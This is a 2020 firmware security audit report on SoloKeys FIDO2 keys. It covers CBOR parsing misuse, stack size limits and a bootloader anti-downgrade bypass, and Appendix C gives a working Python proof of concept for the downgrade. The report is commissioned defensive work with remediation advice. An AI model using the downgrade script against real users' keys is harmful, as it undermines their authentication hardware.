DOYENSEC

Security Auditing Report

SoloKeys Firmware

Prepared for: SoloKeys
Prepared by: Filippo Cremonese
Feb 7, 2020

Table of Contents

Revision History

Version	Date	Description	Author
1	Feb 1, 2020	First release of the final report	Filippo Cremonese
2	Feb 5, 2020	Peer review	Luca Carettoni
3	Feb 7, 2020	Peer review	Lorenzo Stella

Contacts

Company	Name	Email
SoloKeys	Emanuele Cesena	ec@solokeys.com
SoloKeys	Conor Patrick	cp@solokeys.com
Doyensec, LLC	Luca Carettoni	luca@doyensec.com
Doyensec, LLC	John Villamil	john@doyensec.com

Executive Summary

Overview

SoloKeys engaged Doyensec to perform a security assessment of the SoloKeys software components. The project commenced on January 20, 2020, and ended on January 31, 2020, requiring one security researcher. The project resulted in three (3) findings of which one (1) was rated as high severity.

The project consisted of a manual security assessment and fuzzing of the firmware running on the device.

Testing was conducted remotely from Doyensec EMEA offices.

Scope

Through meetings with SoloKeys the scope of the project was clearly defined. We list the agreed upon scope below:

- U2F/FIDO2 software layer
- Bootloader

The testing was performed against the latest version of the software at the time of testing. In detail, this activity was performed on the following releases:

- Solo Firmware v3.0.1 (`17b430fd4482`)

This firmware is used across all SoloKeys products (`Solo`, `Somu`) at the time of testing.

Scoping Restrictions

The engagement primarily focused on the attack surface exposed to:

- remote attackers (*browsers*)
- local attackers (*compromised browser/OS*)
- physical attackers with limited capabilities

Hardware vulnerabilities and physical attacks such as voltage glitching and timing/power side channels were out-of-scope for this engagement.

The following components were included in the assessment on a best effort basis and were not extensively reviewed:

- NFC protocol support
- External cryptographic libraries
- External parsing libraries
- STM32 platform libraries

Findings Summary

Doyensec discovered and reported three (3) vulnerabilities in SoloKeys firmware. While two of the issues are considered informational, one issue has been rated as high severity. An additional section (**Appendix D**) reports the results of our fuzzing effort.

It is important to reiterate that this report represents a snapshot of the security posture at the time of testing.

At the design level, Doyensec has found the system to be well architected and adequate for the threat model for which it was designed.

Recommendations

The following recommendations are proposed based on studying Solo security posture and vulnerabilities discovered during this engagement.

Short-term improvements

- Work on mitigating the discovered vulnerabilities. You can use **Appendix B** - Remediation Checklist to make sure that you have covered all areas

- Integrate fuzzing testing into the software development lifecycle. The AFL-compatible fuzzing harness developed for this engagement can be used as a starting point for subsequent security automation enhancements. Further root cause analysis work is also required for all crashes discovered during this short engagement

Long-term improvements

- Perform a more comprehensive security review of the components not audited during this engagement. This would include auditing the external cryptographic and parsing libraries
- Evaluate currently unused security features available on the STM32L432 processor, such as the MPU
- Use formal techniques such as state machines to model, document and review the implementation of complex protocols and interactions
- Expand the threat model to include advanced physical attackers and implement appropriate countermeasures. Research concerning the security properties of STM32-based platforms against glitching, side channels and other techniques is available, hence SoloKeys maintainers would need to investigate the results and potentially develop mitigations for such attacks

Methodology

Overview

Doyensec treats each engagement as a fluid entity. We use a standard base of tools and techniques from which we built our own unique methodology. Our 30 years of information security experience has taught us that mixing offensive and defensive philosophies is the key for standing against threats, thus we recommend a *graybox* approach combining dynamic fault injection with an in-depth study of source code to maximize the ROI on bug hunting.

This assessment consisted primarily of manual code review, aided by automated analysis and fuzzing.

Hardware Setup

Four SoloKeys were used for this engagement:

- 3 *secure* Solo
  - 2 with application v3.0.1, bootloader 0.0.1
  - 1 with application v3.0.1, bootloader 3.0.1
- 1 *hacker* Solo
  - unlocked device allowing to run arbitrary unsigned firmware

Fuzzing Setup

When performing assessments, we combine manual security testing with state-of-the-art tools in order to improve efficiency and efficacy of our effort.

During this engagement, we used the industry-standard American Fuzzy Lop (AFL) fuzzer to perform coverage guided automated testing of parts of the code where this testing technique is commonly used to expose bugs.

Auditing Approach

Doyensec strives to follow a methodic approach to source code review. We analyze all control flow paths and the interactions between them, while understanding and subverting the assumptions on which the code is built upon. We study how data is parsed, processed, stored, and relayed between producers and consumers.

The `WebAuthn` and `CTAP2` specifications were carefully studied and used as a reference while reviewing the Solo implementation, as well as the `STM32L432` processor data-sheet, programming, and reference manuals.

Manual code auditing was performed starting from the bootloader at the root of the trust chain and ending at the higher level `FIDO2` implementation. The configuration of the security features provided by the `STM32L432` was also evaluated, finding no flaws. The boot process was found to be secure against the threat model agreed upon.

Attempts to expand the remotely available attack surface via `WebUSB` and `WebHID` APIs were unsuccessful.

Project Findings


The table below lists the findings with their associated ID and severity. The severity ranking and vulnerability classes are defined in Appendix A at the end of this document. The vulnerability class column groups the entry into a common category, while the status column refers to whether the finding has been fixed at the time of writing.

Findings Recap Table

ID	Title	Vulnerability Class	Severity	Status
1	**TinyCBOR API Misuses Leading to Denial of Service and Undefined Behaviour**	**Denial of Service**	**Low**	**Open**
2	**Insufficient Minimum Stack Size**	**Memory Corruption**	**Informational**	**Open**
3	**Incorrect Firmware Version Check Allows Downgrading**	**Insecure Design**	**High**	**Open**


Findings per Severity

The table below provides a summary of the findings per severity.



Findings per Type

The table below provides a summary of the findings per vulnerability class.



1. TinyCBOR API Misuses Leading to Denial of Service and Undefined Behaviour

Severity	**Low**
Vulnerability Class	Denial of Service
Component	`fido2/ctap_parse.c`
Status	Open

Description

The CTAP2 protocol encodes its payloads in CBOR format, which Solo firmware parses using the `TinyCBOR` library from Intel. Doyensec discovered multiple issues in the usage of this library by manual code review and by fuzzing the `fido2` library using AFL.

1A - Missing call to *`cbor_value_leave_container`* after calling *`cbor_value_enter_container`*

TinyCBOR documentation states that "*each call to `cbor_value_enter_container()` must be matched by a call to `cbor_value_leave_container()`, with the exact same parameters*", however the `cbor_value_leave_container` function is never called in the SoloKeys firmware codebase. Even though the issue does not seem to cause an exploitable vulnerability, misuse of parser APIs is undefined behavior and could become exploitable under certain circumstances.

1B - Missing *type checks* when processing *`CP_getKeyAgreement`* and *`CP_getRetries`*

While performing fuzzing using AFL, we obtained a large number of crashes having a single root cause. Multiple inputs caused assertions to be raised in TinyCBOR `cbor_value_get_boolean`, which was traced back to two unsafe usages made in the `ctap_parse_client_pin` function:

```
case CP_getKeyAgreement:
    printf1(TAG_CP,"CP_getKeyAgreement\n");
    ret = cbor_value_get_boolean(&map, &CP->getKeyAgreement);
    check_ret(ret);
    break;
case CP_getRetries:
    printf1(TAG_CP,"CP_getRetries\n");
    ret = cbor_value_get_boolean(&map, &CP->getRetries);
    check_ret(ret);
    break;
```

An assertion inside `cbor_value_get_boolean` requires its first argument to be a `CborBooleanType`:

```
CBOR_INLINE_API CborError cbor_value_get_boolean(const CborValue *value, bool *result)
{
    assert(cbor_value_is_boolean(value));
    *result = !!value->extra;
    return CborNoError;
}
```

The assertion failure causes the processor to enter an infinite loop, requiring a power cycle for the device to be used again.

1C - Missing error check after calling *`cbor_value_advance`*

Two consecutive calls to `cbor_value_advance` are made in `ctap_parse_extensions` while handling an error condition.

```
ret = cbor_value_copy_text_string(&map, key, &sz, NULL);

if (ret == CborErrorOutOfMemory)
{
    printf2(TAG_ERR,"Error, rp map key is too large. Ignoring.\n");
    cbor_value_advance(&map);
    cbor_value_advance(&map);
    continue;
}
```

The return code from the call should be checked for errors and not ignored.

Please note that other TinyCBOR API misuses may exist. Due to the project time constraints, we were not able to analyze all ~4000 crashes obtained during the fuzzing effort. Partial results of this exercise are summarized in *Appendix D - AFL Fuzzing Results*.

Reproduction Steps

- **Issue 1A and 1C:** N/A - identified by static code review
- **Issue 1B:** A sample of crashing inputs generated by AFL is attached to the report as well as source code for the fuzzing target and Makefile. To reproduce the crash, run the fuzzing target binary with one of the AFL test cases as input.

Impact

- **Issue 1A:** Low - the API misuse does not appear to cause an exploitable behavior.
- **Issue 1B and 1C:** Low - an attacker might be able to cause a Denial of Service, requiring a reboot of the device to resume normal operation. Considering the standard use cases for SoloKeys devices, this issue does not seem to introduce a concrete security risk.

Complexity

- **Issue 1A:** N/A
- **Issue 1B and 1C:** High - crafting an input that would cause the SoloKeys device to reach, respectively, the assertions and error conditions is easy. However, an attacker cannot send such input from the context of a browser.

Remediation

Standard security coding best practices should be adopted for the affected codebase:

- **1A** - Call `cbor_value_leave_container` after each `cbor_value_enter_container`
- **1B** - Add type checks ensuring inputs to `cbor_value_get_boolean` are of type `CborBooleanType`
- **1C** - Check the return code from `cbor_value_advance` for errors

Resources

- TinyCBOR documentation: https://intel.github.io/tinycbor/current/a00047.html

2. Insufficient Minimum Stack Size

Severity	**Informational**
Vulnerability Class	Memory Corruption
Component	`targets/stm32l432/linker/{bootloader_stm32l4xx.ld,stm32l4xx.ld}`
Status	Open

Description

The vast majority of application processors require a part of the working memory to be used as a function call stack. When a function is called, its parameters and the address where execution needs to resume when the function is finished are put on top of the stack. Local function variables are also stored on the stack. This allows for maintaining the execution state when performing nested function calls. Deeper execution paths and functions with many or big parameters require more space on the stack.

Stack space is commonly consumed from higher addresses to lower ones. Enough space must be reserved to ensure no execution path can cause the stack to grow over and overwrite preceding memory regions.

The linker scripts for the Solo application and bootloader guarantee that a minimum of `0x400` (1024) bytes are available on the stack. This amount is not sufficient for two distinct reasons detailed in the next section. An attacker might be able to craft inputs that would grow the stack enough to reach and overwrite part of neighboring memory areas, used to store critical application data such as cryptographic material, input/output buffers, and various pointers.

The actual stack space available to the current firmware is larger than the minimum `0x400` and therefore the issue is not trivially exploitable.

Reproduction Steps

Large stack allocated local variables

Some functions in the `fido2` library allocate local variables larger than 1024 bytes, namely `ctap_overwrite_rk`, `apdu_process`, `ctaphid_handle_packet`, `u2f_register`, `ctap_add_attest_statement`, `ctap_make_credential`. A number of other functions allocate relatively large variables which could lead to exhaust stack space if an execution path leading to nested calls of those functions were to be triggered.

The following list was obtained by analyzing the firmware compiled using the official Docker environment. The `-fstack-usage` option was added to the `CFLAGS` variables in the firmware makefiles, `bootloader.mk`, and `application.mk` in `targets/stm32l432/build/`. When this option is supplied, GCC generates a file with `.su` extension for each source file, which contains the stack space requirements for each function. Only functions that allocate more than 200 bytes are shown.

Filename	Function name	Stack requirement (bytes)
sha256.c	`sha256_transform`	328
uECC.c	`uECC_vli_modInv.part.2`	248
uECC.c	`uECC_vli_mmod`	208
uECC.c	`EccPoint_mult`	304
uECC.c	`uECC_sign_with_k`	280
uECC.c	`uECC_make_key`	224
uECC.c	`uECC_shared_secret`	200
uECC.c	`uECC_compute_public_key`	224
uECC.c	`uECC_verify`	624
sha512.c	`sha512_update_block`	240
sha512.c	`cf_sha512_digest`	208
device.c	`ctap_overwrite_rk`	2072
nfc.c	`apdu_process`	4128
rng.c	`rng_test`	2072
ctaphid.c	`ctaphid_handle_packet`	4160
data_migration.c	`do_migration_if_required`	424
wallet.c	`bridge_to_wallet`	560
u2f.c	`u2f_register`	1264
ctap.c	`ctap_make_extensions`	224
ctap.c	`ctap_add_attest_statement.part.4`	1080
ctap.c	`ctap_make_auth_data.isra.7`	840
ctap.c	`ctap_make_credential`	1224
ctap.c	`ctap_filter_invalid_credentials`	432
ctap.c	`ctap_get_assertion`	744
ctap.c	`ctap_client_pin`	448
ctap_parse.c	`parse_verify_exclude_list.part.21`	392

Default TinyCBOR maximum recursion depth

Some TinyCBOR API calls such as `cbor_value_advance` are implemented using recursive code. The maximum recursion depth can be limited by defining the `CBOR_PARSER_MAX_RECURSIONS` constant. This constant is not redefined and assumes its default value of 1024. Since each function call occupies multiple bytes, the TinyCBOR parser might be abused to exhaust stack space.

Impact

Potentially high; the `.bss` section is placed before the stack, and it contains critical data including the `tinyAES` context, the `STATE` global variable, offsets and sizes such as `output_buffer_offset` and `output_buffer_size`, and USB stack data structures. Overwriting this data might lead to the disclosure of sensitive information and code execution.

However, the current version of the firmware is not trivially exploitable. The stack pointer is initialized by the `Reset_Handler` code in `startup_stm32l432xx.s`. The `_estack` value, defined in the linker scripts as `0x2000c000`, is moved into the `sp` register by the first instruction. The firmware compiled by the official Docker image creates a .bss section which ends at address `0x20007110`, leaving `20208` bytes available for the stack.

Because of time constraints, Doyensec did not attempt to create a working proof of concept to demonstrate the exploitability of this issue.

Complexity

Medium; exploiting this issue requires knowledge of the exact firmware version running on the target device, and a method allowing to grow the stack enough to overwrite data in the `.bss` section while retaining enough control over what values are written to gain useful exploiting primitives.

Remediation

Increase the minimum guaranteed stack size by increasing the `_MIN_STACK_SIZE` value in the linker scripts.

Limit TinyCBOR maximum recursion depth. Define the `CBOR_PARSER_MAX_RECURSIONS` constant to the smallest possible value.

Resources

- TinyCBOR cbor_value_advance documentation
  https://intel.github.io/tinycbor/current/a00047.html#gae2ede5aacd59f04437c24ef8ca2f449a
- StackOverflow - How to determine maximum stack usage in embedded system with gcc?
  https://stackoverflow.com/questions/6387614/

3. Incorrect Firmware Version Check Allows Downgrading

Severity	**High**
Vulnerability Class	Insecure Design
Component	`targets/stm32l432/bootloader/bootloader.c`
Status	Open

Description

SoloKeys are designed to provide end-users with a convenient and safe way to perform firmware upgrades. The update procedure is handled by the bootloader, which verifies the cryptographic signature and version of the new firmware to prevent an attacker from flashing arbitrary code or older firmware versions which might contain vulnerabilities. The user must use an updater application that sends special commands to the Solo key via the USB HID protocol or special FIDO2 requests.

First, the firmware is written in chunks on the device using one or more `BootWrite` commands. The payload of the command contains the data to be written and the offset where the write operation should be performed on the flash. When this command is issued for the first time, all the pages of the flash memory dedicated to the FIDO2 application are erased. This also resets a flag that indicates whether the firmware has been verified and authorized to boot.

Then, a `BootDone` command is issued, providing as payload the cryptographic signature of the new firmware. The signature is checked against the public key embedded in the device bootloader. If the signature is correct, the new firmware version is compared against the currently authorized one, stored in a dedicated page in flash memory. If the new firmware version is greater or equal, the new firmware version and a flag that marks the application as authorized are written on the flash.

Two issues were discovered in the implementation of the anti-downgrade version check, allowing an attacker to **downgrade the firmware** to a previous version.

Reproduction Steps

3A - Anti-Downgrade Version Check Bypass

This is the relevant code handling the `BootWrite` command:

```
case BootWrite:
    [...]
    // Validate write range.
    if (    (uint32_t)ptr < APPLICATION_START_ADDR || (uint32_t)ptr >= APPLICATION_END_ADDR
        || ((uint32_t)ptr+len) > APPLICATION_END_ADDR) {
        [...]
        return CTAP2_ERR_NOT_ALLOWED;
    }
    // Clear all application pages, if not done already.
    if (!has_erased || is_authorized_to_boot()) {
```

```
            erase_application();
            has_erased = 1;
        }
        [...]
        // Do the actual write
        flash_write((uint32_t)ptr,req->payload, len);
        last_written_app_address = (uint8_t *)ptr + len - 8 + 4;
```

After the payload has been written on the flash memory, `last_written_app_address` is set to the address of the last 4 bytes written. This variable is used by `is_firmware_version_newer_or_equal`, called by the code handling the `BootDone` command to verify that the new firmware version is greater than the currently authorized one.

An attacker can invoke the `BootWrite` command multiple times with any data and offset. This allows her to decide which bytes of the firmware will be interpreted by the bootloader as the version number. By choosing 4 suitable bytes in any officially signed firmware, she can downgrade the software running on the device to an older version with potential security consequences.

The attack is performed in the following way:

- An attacker chooses an older officially signed firmware, and finds a sequence of bytes which when interpreted as a version are greater than the current software version on the target device.
  - In practice, this can be any sequence of bytes beginning with a value `0x04` of greater, since the first byte is interpreted as the major version and the latest software version is 3.0.1.
- She flashes the whole firmware using `BootWrite` commands, but without sending the `BootDone` command
- She writes again the 4 bytes she wants to be interpreted as the firmware version at their original offset, causing `last_written_app_address` to point to those
- She sends a `BootDone` command, with the original firmware signature
  - the original unmodified firmware is being written, therefore the signature is valid
  - the version will be read from `last_written_app_address`, bypassing the anti-downgrade check

Full implementation of this attack is provided in **Appendix C**. This proof of concept was used to successfully downgrade a Solo Key running bootloader and application version 3.0.1 to application version 3.0.0, by choosing a sequence of bytes which is interpreted as version 3.0.37.

3B - Uninitialized Pointer usage

A `BootDone` command can be processed before any `BootWrite` command has been executed, resulting in an uninitialized usage of the `last_written_app_address` pointer used by the `is_firmware_version_newer_or_equal` function called by the `BootDone` handler.

Impact

High; an attacker could be able to perform a firmware downgrade on a Solo key, provided the bootloader has not been disabled by the user. The **downgrade attack can be performed from the context of a webpage**, as it uses the same interface used by the official web updater via the FIDO2 bridge.

Complexity

The downgrade attack demonstrated during this engagement requires access to the target device in bootloader mode, which is trivial given physical possession of the key but unlikely for remote web-based attacks.

Additionally, this attack is just the first step into a full chain as an attacker would need to leverage a vulnerability existing on any officially signed firmware.

Remediation

Ensure the application version is read from the correct offset. One possible remediation could be requiring the version to be always at the same offset, such as the last available address for the user application. Alternatively, allowing `BootWrite` commands to perform writes in ascending order only would also mitigate the issue.

Ensure `last_written_app_address` is initialized before usage for example by allowing `BootDone` commands only if at least one `BootWrite` command was successfully executed.

Appendix A - Vulnerability Classification

Vulnerability Severity	**Critical**
	High
	Medium
	Low
	Informational
Vulnerability Type	Authentication and Session Management – Incorrect
	Authentication and Session Management – Missing
	Authorization – Incorrect
	Authorization – Missing
	Components with known vulnerabilities
	Covert Channel (Timing Attacks, etc.)
	Cross Site Request Forgery (CSRF)
	Cross Site Scripting (XSS)
	Server-Side Request Forgery (SSRF)
	Unrestricted File Uploads
	Unvalidated Redirects and Forwards
	Cryptography – Incorrect
	Cryptography – Missing
	Denial of Service (DoS)
	Information Exposure
	Injection Flaws (SQL, XML, Command, Path, etc)
	Insecure Design
	Insecure Direct Object References
	Memory Corruption (Buffer and Integer Overflows, Format String, etc)
	Race Conditions
	Security Misconfiguration
	User Privacy

Appendix B - Remediation Checklist

The table below can be used to keep track of your remediation efforts inside this report. Mark the boxes when a fix has been implemented for the vulnerability.

☐	**#1A - Call `cbor_value_leave_container` after each `cbor_value_enter_container`**
☐	**#1B - Add type checks ensuring inputs to `cbor_value_get_boolean` are `CborBooleanType`**
☐	**#1C - Check the return code from `cbor_value_advance` for errors**
☐	**#2 - Increase minimum guaranteed stack size**
☐	**#2 - Limit TinyCBOR maximum recursion depth**
☐	**#3 - Ensure the application version is read from the correct offset**
☐	**#3 - Ensure `last_written_app_address` is initialized before usage**
☐	**Appendix D - Analyze root cause and fix crashes reported by AFL**

When done patching the listed vulnerabilities, many clients find it worthwhile to perform a retest. During a retest Doyensec researchers will attempt to bypass and subvert all implemented fixes. Retests usually take one or two days. Please reach out if you'd like more information on our retesting process.

Appendix C - Firmware Downgrade Proof of Concept

```python
from intelhex import IntelHex
import json
import base64
from solo import helpers
import solo.client
import io
from tqdm import tqdm

FW_FILE = "../firmware-3.0.0.json"
with open(FW_FILE) as f:
    data = json.load(f)

fw = base64.b64decode(helpers.from_websafe(data["firmware"]).encode()).decode("utf-8")
ih = IntelHex(io.StringIO(fw))
sig = base64.b64decode(helpers.from_websafe(data["versions"][">2.5.3"]["signature"]).encode())

client = solo.client.find()
client.use_hid()
if not client.is_solo_bootloader():
    print("[!] Please put the SoloKey in bootloader mode")
    exit(1)

# desired_version = b"\x03\x00\x00\x00"    # make the bootloader believe we're flashing 3.0.0.0
# desired_version = b"\x03\x00\x00\x02"    # make the bootloader believe we're flashing 3.0.0.2
desired_version = b"\x03\x00\x25\x00"  # make the bootloader believe we're flashing 3.0.37.0
version_offset = ih.tobinstr().find(desired_version)
correct_version_offset = ih.tobinstr().rfind(b"\x03\x00\x00\x00")
if version_offset == -1:
    print("Cannot find version bytes!")
    exit(1)

print("[+] Using version bytes at offset 0x{:x} instead of 0x{:x}".format(version_offset,
correct_version_offset))
print("[+] Flashing firmware...")
chunk_size = 2048
start_address, end_address = ih.segments()[0]
version_bytes_address = start_address + version_offset

for chunk_start in tqdm(range(start_address, end_address, chunk_size)):
    chunk_end = min(chunk_start + chunk_size, end_address)
    data = ih.tobinarray(start=chunk_start, size=chunk_end - chunk_start)
    client.write_flash(chunk_start, data)

print("\n[+] Rewriting version bytes...")
for chunk_start in tqdm(range(version_bytes_address, version_bytes_address + 4, chunk_size)):
    chunk_end = min(chunk_start + chunk_size, version_bytes_address + 4)
    data = ih.tobinarray(start=chunk_start, size=chunk_end - chunk_start)
    client.write_flash(chunk_start, data)

client.verify_flash(sig)
```

Appendix D - AFL Fuzzing Results

Fuzzing is an automated testing technique commonly used to search for bugs in complex software. During this engagement, we leveraged the industry-standard American Fuzzy Lop (AFL) coverage-guided fuzzer.

AFL is supplied with a starting corpus of inputs. The target application is executed over and over on random mutations of the corpus, measuring the coverage (which parts of the code were executed in what order) in response to the mutated inputs. A genetic algorithm is used to breed inputs that increase the total coverage, maximizing the amount of code explored by the fuzzer.

The fuzzing effort against the target under investigation produced multiple crashing inputs (~4000 non-unique crashes). The root cause for one class of crashes was analyzed and detailed in Finding #1, allowing an attacker to block the device in an infinite loop by triggering an assertion in `TinyCBOR`. However, due to time constraints, we were not able to investigate all other crashes. From a cursory analysis, we believe that some of them could lead to Denial of Service and other potentially worse outcomes.

This appendix provides more details around our setup and results:

AFL Setup

The `ctaphid_handle_packet` function was chosen as an entry point, and a fuzzing harness feeding the data generated by AFL to the function was developed. The fuzzing harness was compiled using `afl-clang-fast` with full instrumentation. `AddressSanitizer` could not be used due to link-time errors.

The starting input corpus was obtained by running the FIDO2 test-suite https://github.com/solokeys/fido2-tests against the PC version of the FIDO2 application. The application main was modified to log each received packet. All the possible tuples of the captured packets were generated and used as initial corpus.

Our instrumentation code was shared privately with SoloKeys maintainers.

Results

Six parallel instances of the fuzzer were run for approximately 24 hours on a 2.8GHz Intel Core i7 laptop, totalling over 100M executions. Over 4000 non-unique crashing inputs were produced by the fuzzer.

A cursory analysis of the crashing samples suggests that all crashes originate from incorrect usages or bugs within the `TinyCBOR` library. Depending on the root cause, bugs may range from Denial of Service (caused by assertions) to potential data leakage and code execution due to memory corruption.

As agreed with SoloKeys maintainers, we dedicated a minor portion of the engagement to perform root cause analysis since we did not want to sacrifice coverage on other critical areas of the SoloKeys software stack. Further work would be necessary to analyze all root causes and fix crashes reported by AFL. The `afl-cmin` and `afl-tmin` scripts are capable of minimizing the number and size of the crashing inputs corpus, hence facilitating the overall effort.